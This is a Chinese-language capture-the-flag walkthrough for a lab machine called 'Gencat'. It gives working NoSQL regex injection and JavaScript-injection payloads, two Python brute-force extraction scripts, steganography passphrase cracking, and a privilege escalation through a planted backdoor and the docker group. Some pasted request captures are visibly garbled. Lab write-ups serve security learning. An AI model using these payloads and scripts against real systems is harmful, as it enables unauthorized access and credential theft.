

Gencat by xingguang

一.信息收集

端口扫描

Web扫描

端口扫描

目录枚举

jsfinder

swagger

选择项目

Default

刷新

共1行

192.168.56.125

端口

Web端口

Top100

Top1000

过滤打印机

配置

常见RCE

精简端口

全端口

自定义

1-65535

存活

100%

Scan

Stop

导出

线程

500

超时(ms)

3000

密码破解

POC检测

端口指纹

开启代理

存活探测

None

配置启发式扫描

探测

100.00%

ID	Host	Port	Proto	Target	Banner	Code	Title	Area
1	192.168.56.125	22	SSH	192.168.56.125:22	OpenSSH 10.0	0		
2	192.168.56.125	80	HTTP	http://192.168.56.125:80	lighttpd/1.4.82	200	NexGen Systems Develop	
3	192.168.56.125	5000	HTTP	http://192.168.56.125:5000	Werkzeug/3.1.5 Python/3.12.12 Werkzeug httpd 3.1.5	404	404 Not Found	
4	192.168.56.125	27017	MONGODB	192.168.56.125:27017	MongoDB 3.6 after 3.6.3 or 3.7.3 or later	0		

开放端口： 22 、 80 、 5000 、 27017

先进80端口查看一下

不安全 192.168.56.125

1. Identity Services 重试 错误原因

POST /api/v1/auth/login 重试 错误原因

Authenticates users against the document store. Supports object-based verification for legacy compatibility. 重试 错误原因

{ "username": "string", "password": "string | object" }

2. Dynamic Discovery 重试 错误原因

POST /api/v2/resource/metadata Advanced Queries 重试 错误原因

Retrieves asset information. Implements pattern-matching filtering for unstructured metadata. 重试 错误原因

3. Node Diagnostics 重试 错误原因

GET /api/v3/system/diagnostic?probe_id={id} 重试 错误原因

Server-side execution context for health checks. Injects

env_flag

for telemetry auditing. 重试 错误原因

Infrastructure Note: The system operates on document-oriented storage. Ensure all JSON payloads are sanitized to prevent operator-based overrides. Internal diagnostics rely on JS-engine evaluation. 重试 错误原因

二.user.txt

只是一个文档页

POST/api/v1/auth/login 验证用户对文档存储的访问权限。支持基于对象的验证以兼容旧版本。 { "username": "string", "password": "string | object" }

根据上面以及开放的 27017 端口上的MongoDB，能想到可以利用Nosql注入

登录接口： <http://192.168.56.124:5000/api/v1/auth/login>

```
{
  "username": "admin",
  "password": {
    "$regex": "^.*$"
  }
}
```

我们传入，则后端就会变成

```
{"user": "admin", "pass": {"$regex": "^.*$"}}
```

Mongo 会把 \$regex 当成正则条件来执行。

[Nosql]<https://tryhackme.com/room/nosqlinjectiontutorial>

关于Nosql可以试试上边

Burp Suite Professional v2023.5.1 - Temporary Project - lice

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer

1 x 2 x 3 x +

Send Cancel < >

Request

Pretty Raw Hex

```
2 Host: 192.168.56.125:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:149.0) Gecko/20100101 Firefox/149.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 53
9 Origin: http://192.168.56.125:5000
0 Connection: close
1 Referer: http://192.168.56.125:5000/api/v1/auth/login
2 Upgrade-Insecure-Requests: 1
3 Priority: u=0, i
4
5 {
6   "username": "admin",
7   "password": {
8     "$regex": "^Z"
9   }
10 }
```

? ? ? Search...

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 401 UNAUTHORIZED
2 Server: Werkzeug/3.1.5 Python/3.12.12
3 Date: Tue, 07 Apr 2026 02:51:57 GMT
4 Content-Type: application/json
5 Content-Length: 20
6 Connection: close
7
8 {
9   "status": "failed"
10 }
```

admin 的 password 是否以 Z 开头，如果status成功那就是，如果失败那就不是
我们进行fuzz

Attack

Save

Columns

Results

Positions

Payloads

Resource pool

Settings

3. Intruder attack of http://192.168.56.125:5000 - Temporary attack - Not saved to project file

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
42	J	401	☐	☐	196	
43	K	401	☐	☐	196	
44	L	401	☐	☐	196	
45	M	401	☐	☐	196	
46	N	401	☐	☐	196	
47	O	401	☐	☐	196	
48	P	200	☒	☒	364	
49	Q	401	☐	☐	196	
50	R	401	☐	☐	196	
51	S	401	☐	☐	196	

Request

Response

Pretty

Raw

Hex

Render

1 HTTP/1.1 200 OK

2 Server: Werkzeug/3.1.5 Python/3.12.12

3 Date: Tue, 07 Apr 2026 02:58:04 GMT

4 Content-Type: application/json

5 Content-Length: 197

6 Connection: close

7

8 {

9 "role": "viewer",

10 "status": "authenticated",

11 "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1aWQiOiI1OTk1LzIyYiIjoiZm1ld2V5Iiwia2NwIjozNzclNTMyNDg0fQ.B4akUT4W4yeAt-DylfkCI66fvWhBpzd0BHXrwoJ0Jng"

12 }

13

发现以P为首位可以通过认证

通过ai写了个脚本

```

import re
import string
import requests
import sys

TARGET = sys.argv[1] if len(sys.argv) > 1 else '192.168.56.124'
BASE = f'http://192.168.56.125:5000'
LOGIN_URL = f'{BASE}/api/v1/auth/login'
CHARS = string.ascii_letters + string.digits + string.punctuation

def ok(username: str, prefix: str) -> bool:
    regex_pat = '^' + re.escape(prefix)
    r = requests.post(
        LOGIN_URL,
        json={'username': username, 'password': {'$regex': regex_pat}},
        timeout=8,
    )
    text = r.text.lower()
    return ('authenticated' in text) or ('token' in text) or (r.status_code
    == 200 and 'error' not in text)

def dump_password(username: str) -> str:
    pwd = ''
    while True:
        found = False
        for ch in CHARS:
            test = pwd + ch

```

```
        if ok(username, test):
            pwd = test
            print(f'[+] {username}: {pwd}')
            found = True
            break
    if not found:
        return pwd

print('admin =>', dump_password('admin'))
```

1 x +

Send

Cancel

Target: ht

Request

Pretty

Raw

Hex

ln

1 POST /api/v1/auth/login HTTP/1.1

2 Host: 192.168.56.125:5000

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:149.0) Gecko/20100101 Firefox/149.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/json

8 Content-Length: 69

9 Origin: http://192.168.56.125:5000

10 Connection: close

11 Referer: http://192.168.56.125:5000/api/v1/auth/login

12 Upgrade-Insecure-Requests: 1

13 Priority: u=0, i

14

15 {

16 "username": "admin",

17 "password": "P@ss_Str0ng_9821",

18 "snnrykkpcp": "="

19 }

20

Search...

0 matches

Response

Pretty

Raw

Hex

Render

ln

1 HTTP/1.1 200 OK

2 Server: Werkzeug/3.1.5 Python/3.12.12

3 Date: Tue, 07 Apr 2026 02:35:29 GMT

4 Content-Type: application/json

5 Content-Length: 194

6 Connection: close

7

8 {

9 "role": "admin",

10 "status": "authenticated",

11 "token":

12 "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1aWQiOiI5OTkiLCJyb2x1IjoieWVWRTaW4iLCJleHAiOiJlZ3NzU1MzExMj19.0N8JxoAP-SV6o7tkW6C7CiZM0zq

13 w-YJ-0nmzfJwobB0"

14 }

15

得到admin的jwt，可以访问/api/v3/system/diagnostic接口
将jwt加入到Authorization中

Burp Suite Professional v2023.5.1 - Temporary Project - licensed to Google

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extension

1 x 2 x 4 x +

Send Cancel < >

Target: http

Request

Pretty Raw Hex

```
1 GET /api/v3/system/diagnostic?probe_id={id} HTTP/1.1
2 Host: 192.168.56.125:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:149.0) Gecko/20100101 Firefox/149.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Authorization:
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1aWQiOiI5OTkiLCJyb2x1IjoieWVWRTAw4iLCJleHAiOiE3NzU1MzM0MD19.Ft0UkmbvyXJk7cm-jXZLWcOLmz-kW3
  ZthghVryEm3rA
10 Priority: u=0, i
11
12
```

0 matches

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.5 Python/3.12.12
3 Date: Tue, 07 Apr 2026 03:14:22 GMT
4 Content-Type: application/json
5 Content-Length: 21
6 Connection: close
7
8 {
9   "status": "Offline"
10 }
```

大概率是注入，payload ' || 11 || "'1，永真






payload ' || 12 || "'1, 永假

Send

Cancel

<

>

Request

Pretty

Raw

Hex

1

GET /api/v3/system/diagnostic?probe_id=%27%20%7C%7C%20%3D%3D%20%7C%7C%20%27%27%3D%3D%27 HTTP/1.1

2

Host: 192.168.56.125:5000

3

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:149.0) Gecko/20100101 Firefox/149.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5

Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5

6

Accept-Encoding: gzip, deflate

7

Connection: close

8

Upgrade-Insecure-Requests: 1

9

Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1aWQiOiI5OTkiLCJyb2x1IjoieWRtaW4iLCJleHAiOiJlbnZlMzM0MD19.Ft0UkmbvyXJk7cm-jXryEm3rA

10

Priority: u=0, i

11

12

?

<

>

Search...

Response

Pretty

Raw

Hex

Render

1

HTTP/1.1 200 OK

2

Server: Werkzeug/3.1.5 Python/3.12.12

3

Date: Tue, 07 Apr 2026 03:27:05 GMT

4

Content-Type: application/json

5

Content-Length: 21

6

Connection: close

7

8

{

9

"status":"Offline"

10

}

11

12

?

<

>

Search...

Request

Pretty

Raw

Hex

1

GET /api/v3/system/diagnostic?probe_id='+||+typeof+env_flag+%3d%3d+'undefined'+||+'%3d%3d'1 HTTP/1.1

2

Host: 192.168.56.125:5000

3

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:149.0) Gecko/20100101 Firefox/149.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5

Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5

6

Accept-Encoding: gzip, deflate

7

Connection: close

8

Upgrade-Insecure-Requests: 1

9

Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1aWQiOiI5OTkiLCJyb2x1IjoieWRtaW4iLCJleHAiOiJlbnZlMzM0MD19.Ft0UkmbvyXJk7cm-jXZLWcoLmz-kVZthghVryEm3rA

10

Priority: u=0, i

11

12

?

<

>

Search...

0 match

Response

Pretty

Raw

Hex

Render

1

HTTP/1.1 200 OK

2

Server: Werkzeug/3.1.5 Python/3.12.12

3

Date: Tue, 07 Apr 2026 03:29:07 GMT

4

Content-Type: application/json

5

Content-Length: 35

6

Connection: close

7

8

{

9

"node":"guest",

10

"status":"Online"

11

}

12

?

<

>

Search...

可以发现是js注入

测试这个目标变量是否存在，存在就用脚本来爆破这个值

```
#!/usr/bin/env python3
import argparse
import string
import sys
import time
from urllib.parse import quote

import requests

# Based on the confirmed Burp payload style:
# ' || typeof env_flag !== 'undefined' || '=='1
# Then switch to:
# ' || env_flag.startsWith('<prefix>') || '=='1

CHARSET = string.ascii_letters + string.digits + "{}_-:@"

def build_probe(prefix: str) -> str:
    return f"' || env_flag.startsWith('{prefix}')) || '=='1"

def oracle(base_url: str, jwt: str, prefix: str, timeout: int, delay: float,
verbose: bool) -> bool:
    payload = build_probe(prefix)
    if delay > 0:
        time.sleep(delay)

    r = requests.get(
        base_url.rstrip("/") + "/api/v3/system/diagnostic",
        params={"probe_id": payload},
        headers={"Authorization": jwt},
        timeout=timeout,
    )

    text = r.text.strip()
    ok = '"status": "Online"' in text or '"status": "Online"' in text

    if verbose:
        print(f"[test] prefix={prefix!r}")
        print(f"[test] raw_payload={payload}")
        print(f"[test] encoded_probe_id={quote(payload, safe='')}")
        print(f"[test] response={text}\n")

    return ok
```

```

def dump_flag(base_url: str, jwt: str, start_prefix: str, timeout: int,
delay: float, verbose: bool) -> str:
    flag = start_prefix
    print(f"[+] starting prefix: {flag}")

    while True:
        found = False
        for ch in CHARSET:
            candidate = flag + ch
            if oracle(base_url, jwt, candidate, timeout, delay, verbose):
                flag = candidate
                print(f"[+] hit: {flag}")
                found = True
                if ch == '}':
                    return flag
                break
        if not found:
            return flag

def main() -> int:
    parser = argparse.ArgumentParser(description="Gencat diagnostic JS blind
brute forcer")
    parser.add_argument("--base-url", default="http://192.168.56.125:5000",
help="Example: http://192.168.56.125:5000")
    parser.add_argument("--jwt", required=True, help="Raw JWT for
Authorization header, not Bearer <token>")
    parser.add_argument("--prefix", default="FLAG{", help="Known correct
prefix")
    parser.add_argument("--timeout", type=int, default=8, help="HTTP timeout
in seconds")
    parser.add_argument("--delay", type=float, default=0.0, help="Delay
between requests")
    parser.add_argument("--verbose", action="store_true", help="Print each
payload and response")
    parser.add_argument("--check-env", action="store_true", help="Only verify
that env_flag exists using the confirmed typeof payload")
    args = parser.parse_args()

    try:
        if args.check_env:
            payload = '' || typeof env_flag !== 'undefined' || ''=='1'
            r = requests.get(
                args.base_url.rstrip("/") + "/api/v3/system/diagnostic",
                params={"probe_id": payload},
                headers={"Authorization": args.jwt},
                timeout=args.timeout,
            )

```

```

        print(f"[+] raw payload: {payload}")
        print(f"[+] encoded probe_id: {quote(payload, safe='')}")
        print(f"[+] response: {r.text.strip()}")
        return 0

    flag = dump_flag(args.base_url, args.jwt, args.prefix, args.timeout,
args.delay, args.verbose)
    print(f"[+] env_flag => {flag}")
    return 0
except KeyboardInterrupt:
    print("\n[!] interrupted")
    return 130
except Exception as exc:
    print(f"[-] error: {exc}")
    return 1

if __name__ == "__main__":
    sys.exit(main())

```

通过爆破可以拿到FLAG{cat:c4tc4tc4t}

ssh连接上去可以拿到user.txt

三.root.txt

```

Gencat:ü$ sudo -l Matching Defaults entries for cat on Gencat:
secure_path=/usr/local/sbinÖ:/usr/local/binÖ:/usr/sbinÖ:/usr/binÖ:/sbinÖ:/bin
Runas and Command-specific defaults for cat: Defaults!/usr/sbin/visudo
env_keep+="SUDO_EDITOR EDITOR VISUAL PATH" User cat may run the following
commands on Gencat: (ALL) NOPASSWD: /usr/bin/cat /root/root.txt Gencat:ü$

```

好像可以直接读，运行命令后会出现一大堆内容,发现cat好像被污染了，可以用busybox cat来读取


在/var/www/localhost/static下发现

```

Gencat:/var/www/localhost/static$ cat .trash keyspan.ogg 17%Ä=== Å 2.63MiB
52.52MiB/s eta 4sÜCSaving work to disk... Gencat:/var/www/localhost/static$
busybox cat .trash Maybe you should find a backdoor?

```

里边还有个shamao.jpg



提示是base62，用隐写工具查看

```
steghide info shamao.jpg
"shamao.jpg":
  format: jpeg
  capacity: 13.6 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
```

需要密码，对图片跑 stegseek

```
stegseek shamao.jpg rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "Serialace"
[i] Original filename: "pass.txt".
[i] Extracting to "shamao.jpg.out".
cat shamao.jpg.out
eKCy4MrdnDAuQwcR
```

base62解密得到密码d0ggd0ggd0gg

```
Gencat:~$ sudo -l Matching Defaults entries for dog on Gencat:
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
Runas and Command-specific defaults for dog: Defaults!/usr/sbin/visudo
env_keep+="SUDO_EDITOR EDITOR VISUAL PATH" User dog may run the following
commands on Gencat: (ALL) NOPASSWD: sudoedit /etc/motd Gencat:~$
```

发现是编辑banner, 去找一下后门

```
Gencat:/var/www/localhost/htdocs$ find / -name backdo* 2>/dev/null
/etc/local.d/backdoor.start
```

直接find寻找发现

```
Gencat:/var/www/localhost/htdocs$ busybox cat /etc/local.d/backdoor.start
#!/bin/sh TARGET_FILE="/etc/motd"
TARGET_HASH="5399e8634cc0be890edaf70a1c825c64" EXPLOIT_TARGET="/etc/group" {
while true; do inotifywait -q -e close_write "$TARGET_FILE"
CURRENT_HASH=$(md5sum "$TARGET_FILE" | awk '{print $1}') if [ "$CURRENT_HASH"
= "$TARGET_HASH" ]; then chmod o+w "$EXPLOIT_TARGET" fi done } &
```

检测文件 `/etc/motd` 的MD5 哈希值是否为5399e8634cc0be890edaf70a1c825c64

当 `/etc/motd` 的 MD5 等于这个值时触发攻击

给 `/etc/group` 添加 其他用户可写权限

利用解密网站可以查出为0e123456

然后查看/etc/group的权限

```
Gencat:~$ ls -la /etc/group -rw-r--rw- 1 root root 654 Apr 6 10:36 /etc/group
Gencat:~$ busybox cat /etc/group root:x:0:root bin:x:1:root,bin,daemon
daemon:x:2:root,bin,daemon sys:x:3:root,bin adm:x:4:root,daemon tty:x:5:
disk:x:6:root lp:x:7:lp kmem:x:9: wheel:x:10:root floppy:x:11:root
mail:x:12:mail news:x:13:news uucp:x:14:uucp cron:x:16:cron audio:x:18:
cdrom:x:19: dialout:x:20:root ftp:x:21: sshd:x:22: input:x:23: tape:x:26:root
video:x:27:root netdev:x:28: kvm:x:34:kvm games:x:35: shadow:x:42: www-
data:x:82:nginx,caddy,lighttpd users:x:100:games ntp:x:123: abuild:x:300:
utmp:x:406: ping:x:999: nogroup:x:65533: nobody:x:65534: klogd:x:101:klogd
nginx:x:102:nginx docker:x:103:root caddy:x:104:caddy lighttpd:x:105:lighttpd
cat:x:1000: dog:x:1001: Gencat:~$
```

可以将用户dog加入docker组

```
docker images
```

REPOSITORY	TAG	IMAGE ID	CREATED	SIZE
mongo	4.4-bionic	61ea24dc52c6	4 years ago	423MB

查看镜像

```
docker run --rm -v /root:/hostroot:ro mongo:4.4-bionic bash -lc 'cat /hostroot/root.txt'
```

读取flag